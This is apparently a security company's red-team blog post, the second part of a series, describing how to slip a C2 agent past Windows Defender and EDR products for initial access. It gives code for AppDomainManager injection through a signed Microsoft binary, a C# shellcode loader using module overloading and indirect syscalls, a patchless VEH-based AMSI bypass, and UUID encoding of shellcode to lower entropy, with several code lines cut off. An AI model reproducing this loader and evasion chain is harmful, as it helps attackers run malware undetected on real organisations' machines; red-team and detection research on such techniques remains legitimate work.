Pwning The EDRs For Initial Access : Part-2#

A detailed guide on how to gain successful initial access inside a hardened environment part 2.

> "If you haven't read Part 1 of this series yet, please take a moment to read. Pwning the EDRs for Initial Access Part 1"

ClickOnce Bypass Strategies#

loader) to make it evasive and apt for today's **red team** needs. In the PART-1 from the deployment point of view there are three major challenges that were faced:

1. SmartScreen prompt since, the loader which gets finally called is an unsigned executable.
2. Loader was detected by Windows Defender due to the use of known msfvenom shellcode and a basic process injection technique.
3. Overall clicks required for a successful deployment of ClickOnce application is higher (3-4 clicks).

Looking at the first problem, the SmartScreen prompt#

We can use the .Net Sideload technique (also known as AppDomain Manager Injection) to abuse those Microsoft-signed .NET executables that meet these two conditions:

1. **UAC(User Account Control)** settings must not require **Elevated Permissions** for the application to be invoked.
2. **<assemblyIdentity>** has to be missing inside of the embedded application manifest or the complete absence of embedded application manifest.

To find such .Net executables that are vulnerable to sideload, you can use tools such as AssemblyHunter.
GitHub - 0xthirteen/AssemblyHunter GitHub

```
1    // Build AssemblyHunter using Visual Studio.
2    // Run the below command to hunt for .Net executables vulnerable to sideload.
3    AssemblyHunter.exe path=C:\Windows\Microsoft.NET\Framework64\v4.0.30319 exeonly=true getasmid=true ge
```

For this demonstration, vulnerable *ComSvcConfig.exe* .Net assembly has been used as you can see below:

Once a .Net executable is figured out, next step is to trigger a sideload using AppDomain Manager Injection Triggers.

About: AppDomain Manager Injection#

AppDomain Manager Injection refers to a technique used in software development and runtime environments, specifically in the .NET framework. It involves injecting a custom implementation of the **AppDomainManager** class into an application's(executable) default application domain.

AppDomainManager injection can be trigger in two possible ways:

1. Configuration File Method:
    - The first method involves creating a configuration file, typically named **app.config** or **web.config**, depending on the type of application.
    - Within the configuration file, you specify the assembly name and type of the custom AppDomain Manager using the **appdomainManagerAssembly** and **appdomainManagerType** properties.
    - The **appdomainManagerAssembly** property specifies the name of the assembly (DLL) that contains the custom AppDomain Manager implementation.
    - The **appdomainManagerType** property specifies the fully qualified type name of the custom AppDomain Manager class.
    - When the application starts, it reads the configuration file and automatically loads and uses the specified AppDomain Manager.
2. Process Environment Variables Method:
    - The second method involves setting three process environment variables: **APPDOMAIN_MANAGER_ASM**, **APPDOMAIN_MANAGER_TYPE**, and **COMPLUS_VERSION**.

- The **APPDOMAIN_MANAGER_TYPE** environment variable is set to the fully qualified type name of the custom AppDomain Manager class.
- The **COMPLUS_VERSION** environment variable is set to a specific version of the Common Language Runtime (CLR) used by the .NET framework.
- When the application starts, it reads these environment variables and uses the specified AppDomain Manager for the application domain.

> **"For this demonstration, AppDomainManager Injection trigger is based on Configuration File Method."**

Think of AppDomainManager as a class which will be present in the shellcode loader that can be invoked from a .Net configuration file. This .Net configuration file **(ComSvcConfig.exe.config)** contains reference to the AppDomain Manager Libraries **(ClickOnceLoader.dll)**. Once **ComSvcConfig.exe** gets executed, it loads up configuration file (ComSvcConfig.exe.config). The content of this **ComSvcConfig.exe.config** file looks similar to the one shown below:

```
1    // Some code
2    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
3    <probing privatePath="."/>
4    <etwEnable enabled="false" />
5    <appDomainManagerAssembly value="ClickOnceLoader, Version=0.0.0.0, Culture=neutral, PublicKeyToken=nu
6    <appDomainManagerType value="MyAppDomainManager" />
```

Looking at the configuration file(ComSvcConfig.exe.config), we can see a similar entry to

> **"<appDomainManagerAssembly value=ClickOnceLoader .....>"**


```
// Loader.cs
using System;
using System.Diagnostics;
using System.Reflection;

public sealed class MyAppDomainManager : AppDomainManager {
public override void InitializeNewDomain(AppDomainSetup appDomainInfo) {
ExecuteLoader();
return;
}

    private void ExecuteLoader() {
        Assembly currentAssembly = Assembly.GetExecutingAssembly();
        MethodInfo entryPoint = currentAssembly.EntryPoint;
        object entryPointInstance = Activator.CreateInstance(Type.GetType("EntryPointClass"));
        MethodInfo LoaderMethod = entryPointInstance.GetType().GetMethod("LoaderMethod");
        LoaderMethod.Invoke(entryPointInstance, null);
    }

}

public class EntryPointClass {
    public void LoaderMethod() {
        Process.Start("calc.exe");
        //loader code here
        }
}
```

Here are the steps to reproduce your first AppDomainManager Injection:

1. Create a folder named *AppDomain* and copy *ComSvcConfig.exe* from C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ to the AppDomain folder.
2. Create a **ComSvcConfig.exe.config** file as shown above.
3. Compile the sample loader code given above(Loader.cs) using the following command line:

Try It Out#

Go to **AppDomain** folder and click on ComSvcConfig.exe and a calculator will pop up similar to the gif below:



Creating Stealthy C# Loader#

A loader is a program designed to execute a C2 agent (Shellcode/dll/exe) in a manner that evades existing defenses. This evasion is necessary to bypass detections embedded in the C2 agents, as most command and control servers end up being identified through signatures by Endpoint Detection and Response (EDR)/Endpoint Protection Platform (EPP) vendors.

presence of a known C2 agent code by leveraging Userland-Hooks or ETWti/Kernel Callbacks.

> **"ETWti is an interface provided by Microsoft, where drivers can subscribe to receive special ETW events. These events are specifically meant to be used for detecting malicious activities and also include events such as Process creation, Allocation of memory, Thread creation, and much more"**

In such a scenario, it is necessary to alter the way a C2 agent is loaded into the environment to circumvent detection. This is where loaders come in, creating a secure environment for the agent to operate within a protected endpoint. Various types of loaders exist, each designed to load different C2 agents uniquely, as C2 agents extend beyond mere shellcode and can include **executables (exe), dynamic link libraries (dll), control panel applets (cpl), VBA scripts**, and more.

For this specific demonstration, the primary focus and development will be on a **shellcode loader**. As we exploit a **.NET-based AppDomain manager injection technique**, the loader will be a C#-based implementation. When creating a loader, three major considerations come into play.

1. How the agent shellcode is going to be executed by the loader.
    - Is the loader going to make remote or local calls for loading the shellcode?
    - Choice between a Self or remote injection of shellcode?
2. The selection of Windows APIs and Process injection technique to use inside of the loader.
    - Should we use DInvoke rather that a PInvoke?
    - Indirect Syscalls for bypassing hooks?
3. Use of shellcode encryption technique inside of the loader to evade on-disk and in-memory scanning while maintaining a lower entropy.

To overcome previous challenges our loader will consists of the following features:

- Patchless AMSI Bypass
- Entropy management

Process Injection#

Process Injection is technique to insert the shellcode inside of a process(Self/remote), inorder to execute that shellcode in a way that it sometimes become harder for EDRs/EPPs to detect what is actually executing inside of a system. Few of the evasive variations of Process injection technique include :

- Module Stomping
- Module Overloading
- Threadless Injection
- Dll Notification Injection
- Caro-Kann Injeciton technique

Below are the steps for executing the c2(havoc) shellcode, the loader is using **module overloading process injection technique for bypassing defenses**:

Step 1: Using **NtOpenFile API** for opening the dll which will be hollowed,

```
// Loader.cs
Structs.OBJECT_ATTRIBUTES objectAttributes = new Structs.OBJECT_ATTRIBUTES();
objectAttributes.Length = Marshal.SizeOf(objectAttributes);
objectAttributes.ObjectName = pDllName;
objectAttributes.Attributes = 0x40;
Structs.IO_STATUS_BLOCK ioStatusBlock = new Structs.IO_STATUS_BLOCK();

IntPtr hFile = IntPtr.Zero;
object\[\] argsNtOpenFile = new object\[\] { hFile, FileAccessFlags.FILE_READ_DATA | FileAccessFlags.
var retval = ntdll.indirectSyscallInvoke<Delegates.NtOpenFile>("NtOpenFile", argsNtOpenFile);
```

> **"A *file-backed* section reflects the contents of an actual file on disk; in other words, it is a memory-mapped file. Any access to memory locations within a given file-backed section corresponds to accesses to locations in the associated file."**

```
hFile = (IntPtr)argsNtOpenFile\[0\];
objectAttributes = (Structs.OBJECT_ATTRIBUTES)argsNtOpenFile\[2\];
ioStatusBlock = (Structs.IO_STATUS_BLOCK)argsNtOpenFile\[3\];
IntPtr hSection = IntPtr.Zero;
ulong MaxSize = 0;

object\[\] argsNtCreateSection = new object\[\] { hSection, SECTION_ALL_ACCESS, IntPtr.Zero, MaxSize,

ntdll.indirectSyscallInvoke<Delegates.NtCreateSection>("NtCreateSection", argsNtCreateSection);
```

Step 3: Using **NtMapViewOfSection** to create an RWX view of the section in our local process for further operations required for injecting the shellcode followed by its execution.

```
hSection = (IntPtr)argsNtCreateSection\[0\];
MaxSize = (ulong)argsNtCreateSection\[3\];
IntPtr pBaseAddress = IntPtr.Zero;
object\[\] argsNtMapViewOfSection = new object\[\] { hSection, (IntPtr)(-1), pBaseAddress, IntPtr.Zer

ntdll.indirectSyscallInvoke<Delegates.NtMapViewOfSection>("NtMapViewOfSection", argsNtMapViewOfSectic
```

Step 4: Using **NtProtectVirtualMemory** for Changing the permission of the RWX region created previously to RW and copy the shellcode inside of that page area.

```
pBaseAddress = (IntPtr)argsNtMapViewOfSection\[2\];
Console.WriteLine("Changing Page Permissions to RWX!!! \[Not OPSEC Safe\]");

```

```
for (int i = 0; i < size; i++) nullbyte\[i\] = 0x00;
Marshal.Copy(nullbyte, 0, pBaseAddress, nullbyte.Length);
Marshal.Copy(shellcodex, 0, pBaseAddress, shellcodex.Length);
```

Step 5: Using **NtProtectVirtualMemory** for changing the page permission of the RW region which has the shellcode to RX.

```
ntdll.indirectSyscallInvoke<Delegates.NtProtectVirtualMemory>("NtProtectVirtualMemory", new object\[\
```

Step 6: Using **NtCreateThreadEx** to execute the shellcode on the RX region with the start address pointing to the pBaseAddress.

```
IntPtr hThread = IntPtr.Zero;
object\[\] threadargs = new object\[\] { hThread, (uint)0x02000000, IntPtr.Zero, Process.GetCurrentPr
ntdll.indirectSyscallInvoke<Delegates.NtCreateThreadEx>("NtCreateThreadEx", threadargs);
```

Step 7: Utilizing **NtWaitForSingleObject** to wait until the specified object, in this case, hthread, has completed its execution entirely (SIGNALED!!) or until the timeout interval elapses. In this context, the timeout is set to 0, implying that the handle will not enter the wait state if the object is not signaled, and it will always return immediately.

```
hThread = (IntPtr)threadargs\[0\];
ntdll.indirectSyscallInvoke<Delegates.NtWaitForSingleObject>("NtWaitForSingleObject", new object\[\]
freeOverload(ntdll, pBaseAddress);
```

Step 8: Performing Cleanup , using **NtUnmapViewOfSection** to un-map the mapped section and using NtFreeVirtualMemory to remove the acquired memory region inside of the process .

```
IntPtr regionSize = IntPtr.Zero;
ntdll.indirectSyscallInvoke<Delegates.NtUnmapViewOfSection>("NtUnmapViewOfSection", new object\[\] {
```

Indirect Syscall for a clean shellcode execution#

Direct syscalls refer to a method where a program directly invokes a system call (NT* APIs) rather than calling **ntdll.dll** to do so. In this approach, the program interacts directly with the operating system kernel to request specific services or functionality.

> **“Direct syscalls can leave an "unclean" callstack (Not backed by Ntdll!*), which can potentially be observed by EDRs or other monitoring tools. The callstack is a data structure that keeps track of function calls and their corresponding return addresses during program execution. When a program makes a direct syscall, it interrupts the normal flow of execution and transfers control to the operating system kernel. This interruption can cause unbacked API calls visible in the callstack, as the program transitions from user mode to kernel mode. EDRs may monitor the callstack for anomalies or suspicious behavior, and the presence of direct syscalls can be a red flag.”**

Indirect syscalls using **ntdll.dll** for API invocation can help maintain a "clean" callstack. Instead of directly invoking the system call, the program calls a function within the ntdll.dll library, which handles the system call internally. From the perspective of the callstack, the program remains within the user mode, and the transitions to the kernel mode are hidden within the library.

> **“As a result using indirect syscall, the callstack appears more consistent and less suspicious to EDRs. The program's execution flow remains within the user mode, making it more difficult for EDRs to detect the presence of system calls or identify potential malicious activities.”**

Prototype for dynamic SSN resolution and invocation of indirect(ntdll backed) syscalls.

```
// Use that function to get syscall stubs dynamically for respective APIs and create a new syscall st
// This will make sure that the callstack for that perticular thread looks more legitimate to EDRs/EF
// Finally make the syscall stub executable and call that perticular API using indirect Syscall mecha
```

Patchless AMSI Bypass#

VEH (Vectored Exception Handling) based patch-less AMSI (Antimalware Scan Interface) bypass is a technique used to evade detection by the AMSI feature in Windows operating systems. AMSI is a security feature that allows antivirus and antimalware software to scan and detect malicious code before it is executed. In this bypass technique, the attacker leverages the VEH mechanism, which is a low-level exception handling mechanism in Windows, to intercept and modify the behavior of the AMSI engine. By doing so, they can prevent the AMSI engine from detecting and blocking their malicious code. The patch-less aspect refers to the fact that this bypass technique does not require modifying any system files or applying patches to the operating system. Instead, it takes advantage of the way the VEH mechanism works to alter the execution flow of the AMSI engine dynamically. The function called **AMSIPatch()** which is responsible to the following implementations:

1. Setting up the VEH that will handle the exception
2. Setting up the hardware breakpoints to registers
3. Setting up the thread context for performing the patch

> **"A thread context is a snapshot of all the register values at the time the context was captured. This includes the current instruction pointer for the thread, the value of the stack register and values of the general purpose registers."**

```
WinAPI.CONTEXT64 ctx = new WinAPI.CONTEXT64();
ctx.ContextFlags = WinAPI.CONTEXT64_FLAGS.CONTEXT64_ALL;
MethodInfo method = typeof(Program).GetMethod(nameof(Handler), BindingFlags.Static | BindingFlags.Pub

IntPtr hExHandler = WinAPI.AddVectoredExceptionHandler(1, method.MethodHandle.GetFunctionPointer());
```

```
ctx = (WinAPI.CONTEXT64)Marshal.PtrToStructure(pCtx, typeof(WinAPI.CONTEXT64));

setBreakP(ctx, pAmsiScanBuffer, 0);
WinAPI.SetThreadContext((IntPtr)(-2), pCtx);
```

Handler Function#

Handler will do the following in-order to perform patchless bypass.

1. Capture the exception and make sure its Exception Record's **ExceptionCode** is **EXCEPTION_SINGLE_STEP** and Address of Exception that occured points to **AmsiScanBuffer**
2. Perform a patch to the **AmsiScanBuffer** 's 6th argument which contains result of the AMSI Scan and set it to **AMSI_RESULT_CLEAN**
3. Adjust stack pointer to perform a ret instruction.
4. Remove breakpoints from DR registers.
5. Return EXCEPTION_CONTINUE_EXECUTION

```
// Sample handler code snippet in C
// ref: https://gist.github.com/CCob/fe3b63d80890fafeca982f76c8a3efdf
LONG WINAPI exceptionHandler(PEXCEPTION_POINTERS exceptions){
if(exceptions->ExceptionRecord->ExceptionCode == EXCEPTION_SINGLE_STEP && exceptions->ExceptionRecor
    //Get the return address by reading the value currently stored at the stack pointer
    ULONG_PTR returnAddress = getReturnAddress(exceptions->ContextRecord);

    //Get the address of the 5th argument, which is an int\* and set it to a clean result
    int\* scanResult = (int\*)getArg(exceptions->ContextRecord, 5);
    \*scanResult = AMSI_RESULT_CLEAN;

    //update the current instruction pointer to the caller of AmsiScanBuffer
    setIP(exceptions->ContextRecord, returnAddress);

    //We need to adjust the stack pointer accordinly too so that we simulate a ret instruction
    adjustStackPointer(exceptions->ContextRecord, sizeof(PVOID));

```

```
        //Clear the hardware breakpoint, since we are now done with it
        clearHardwareBreakpoint(exceptions->ContextRecord, 0);
        return EXCEPTION_CONTINUE_EXECUTION;
        } else {
        return EXCEPTION_CONTINUE_SEARCH;
        }
    }
```

In our loader we have used similar functionality but has basically ported the AMSI patch in C#

```
// AMSI Patch handler code snippet in C#
var e = new WinAPI.EXCEPTION_POINTERS();
e = (WinAPI.EXCEPTION_POINTERS)Marshal.PtrToStructure(exceptions, typeof(WinAPI.EXCEPTION_POINTERS));
var r = new WinAPI.EXCEPTION_RECORD();
r = (WinAPI.EXCEPTION_RECORD)Marshal.PtrToStructure(e.pExceptionRecord, typeof(WinAPI.EXCEPTION_RECOF
var c = new WinAPI.CONTEXT64();
c = (WinAPI.CONTEXT64)Marshal.PtrToStructure(e.pContextRecord, typeof(WinAPI.CONTEXT64));


if (r.ExceptionCode == WinAPI.EXCEPTION_SINGLE_STEP && r.ExceptionAddress == pAmsiScanBuffer) {
    var a = (ulong)Marshal.ReadInt64((IntPtr)c.Rsp);
    var s = Marshal.ReadIntPtr((IntPtr)(c.Rsp + (6 \* 8)));
    Marshal.WriteInt32(s, 0, WinAPI.AMSI_RESULT_CLEAN);

        c.Rip = a;
        c.Rsp += 8;
        c.Rax = 0;
        c.Dr0 = 0;
        c.Dr7 = SetBits(c.Dr7, 0, 1, 0);
        c.Dr6 = 0;
        c.EFlags = 0;

    Marshal.StructureToPtr(c, e.pContextRecord, true);
    return WinAPI.EXCEPTION_CONTINUE_EXECUTION;
} else {
```

Now all that is left in the loader is **Entropy management.**

Entropy Management for loader

The entropy of a Portable Executable (PE) file is a measure of the randomness or unpredictability of its content. It is calculated based on the distribution of byte values within the file.

Higher entropy indicates a higher degree of randomness(**Higher Detection My friend!**), while lower entropy suggests a more structured or predictable file.(**more like an ordinary PE file**)

What shoots the entropy of a loader?

Primarily, the encrypted shellcode significantly elevates entropy. To mitigate this, we can substitute the shellcode bytes with words in English or possibly German to maintain a lower level of entropy.

But for this loader we will be convert our base64 encoded shellcode to an array of uuid strings and see if that is brings the loader entropy low.

CS code for converting the base64 encoded c2 shellcode to a uuid array.

```
1   using System;
2   using System.Collections.Generic;
3   using System.Text;
4
5   class Program
6   {
7       static void Main()
8       {
9           string filePath = "c2.b64"; //path to c2 bin
10          string base64Text = File.ReadAllText(filePath); // Replace with your large Base64 text
11
12          int uuidLength = 16; // Length of each UUID in bytes
13          List<string> uuidsWithPadding = ConvertBase64ToUUIDsWithPadding(base64Text, uuidLength);
14          Console.WriteLine("UUIDs with padding: new<string>{");
15          Console.Write("List<string> uuidsWithPadding = new List<string>(){");
16          int a = 0;
```

```
            else {
            Console.Write(" ,");
            }
            Console.Write('"' + uuidWithPadding + '"');
            a++;
        }
        Console.WriteLine("}");
    }

    static List<string> ConvertBase64ToUUIDsWithPadding(string base64Text, int uuidLength)
    {
        byte[] base64Bytes = Convert.FromBase64String(base64Text);
        int uuidCount = base64Bytes.Length / uuidLength;
        List<string> uuidsWithPadding = new List<string>();

        for (int i = 0; i < uuidCount; i++)
        {
            byte[] uuidBytes = new byte[uuidLength];
            Array.Copy(base64Bytes, i * uuidLength, uuidBytes, 0, uuidLength);
            string uuidWithPadding = new Guid(uuidBytes).ToString();

            uuidsWithPadding.Add(uuidWithPadding);
        }

        return uuidsWithPadding;
    }
}
```


We use this to convert our c2 shellcode to base64 which can be done by various tools and then use that base64 converted output to form array of UUID strings.


Now the loader.cs will have one more function we call **ConvertUUIDsWithPaddingToBase64** to convert the shellcode back to its base64 form which will then again we decoded to get the actual shellcode that will be injection.

```
            List<byte> uuidBytes = new List<byte>();
            foreach (string uuidWithPadding in uuidsWithPadding)
            {
                Guid uuid = new Guid(uuidWithPadding);
                byte[] singleUuidBytes = uuid.ToByteArray();
                int paddingLength = singleUuidBytes.Length - Convert.FromBase64String(Convert.ToBase6
                byte[] base64Bytes = new byte[singleUuidBytes.Length - paddingLength];
                Array.Copy(singleUuidBytes, base64Bytes, base64Bytes.Length);
                uuidBytes.AddRange(base64Bytes);
            }
            string base64FromUUIDs = Convert.ToBase64String(uuidBytes.ToArray());

            return base64FromUUIDs;
        }

    public static void shellcodeinjector(dll ntdll)
        {
            List<string> uuidsWithPadding = new List<string>() {"f4894800-c35e-2e66-0f1f-84000000000
            string base64FromUUIDs = ConvertUUIDsWithPaddingToBase64(uuidsWithPadding);
            byte[] shellcodex = Convert.FromBase64String(base64FromUUIDs);
            int size = shellcodex.Length;

            //Module overloading technique implementation
            //code explained inside of Process Injection Technique
        }
```

Entropy Comparison of a base64 loader and uuid-base64 loader.

Entropy of 4.17 using base64 encoded shellcode in a loader





Its time to get our chain ready.

- Step 1: Getting AppDomain vector ready.This time we are changing the previous non-evasive loader.cs code with the evasive loader code that we created just above.
- Step 2: Creating ClickOnce Application using the guide provide in "Automating the process of ClickOnce creation" in part 1 using mage.exe
- Step 3:Testing the ClickOnce Application we have created and deployed on our server
- Step 4: Test the Chain against the defenses.

ClickOnce VS SmartScreen/WD/EDR(s).#

0:00 / 6:21

Conclusion#

Combining ClickOnce with techniques like AppDomain injection has proven to be evasive against the latest Windows Defender (WD) and the Endpoint Detection and Response (EDR) solutions we tested it against.

Crafting such evasive chains requires a significant amount of research and is quite time-consuming. This process of creating evasive chains has been implemented in our Offensive Chains By Astra (OCA), and we have strived to enhance its Operational Security (OPSEC) and make it highly evasive.

Through our in-house Research and Development (R&D), we consistently push the boundaries and surpass detection capabilities to emulate a highly sophisticated adversary.

> **"Our OCA is a highly evasive Offensive Security Tool (OST) that can be utilized in your red team operations to make assessments highly reliable and easy to conduct."**

> but not limited to the accuracy, correctness, or suitability for any particular purpose. The author and the platform shall not be held liable for any direct, indirect, incidental, special, exemplary, or consequential damages arising from the use, misuse, or inability to use the code or content. The information provided in this blog is based on the author's personal experience and research, and it may not necessarily reflect the most up-to-date practices or standards. Users are solely responsible for understanding and complying with any applicable laws, regulations, or ethical guidelines related to their use of the provided code and content. Use at your own risk."

Like what you read? Share with your community.

Related Resources

Bro, Do you even H/Invoke?

March 05, 2024 19 min read

Pwning the EDRs for Initial Access PART-1

January 31, 2024 10 min read

Demystifying Bring Your Own Reputation (BYOR) technique for fun and profit

November 11, 2023 16 min read

Defeating Antivirus Detection - अर्धजीवित/Zombie Bypass Technique

December 28, 2022 10 min read

Nikhil Srivastava

OSCP | CEO P.I.V.O.T Security


I am passionate about safeguarding organizations against the ever-evolving landscape of cyber threats. With a strong foundation in offensive cybersecurity, my mission is to help businesses stay ahead of potential attacks through innovative solutions and strategic guidance.

Share with your community!

Sign Up for Our Security Newsletter

Enter your Email

Subscribe



Accreditations

Let's Connect

We are on a mission to bridge the gap between offense and defense

business@pivotsec.in

+91 6230913796

Services

Red Team and Adversary Simulation

Web Application and Security Testing

Penetration Testing

Compliance and Auditing

Social Engineering

Infrastructure Monitoring Services

Incident Response Service

Sensitive Data Leakage Monitoring

Company

About Us

Contact Us

Legal

Privacy Policy

Terms of Service

Refund and Cancellation

Customer Support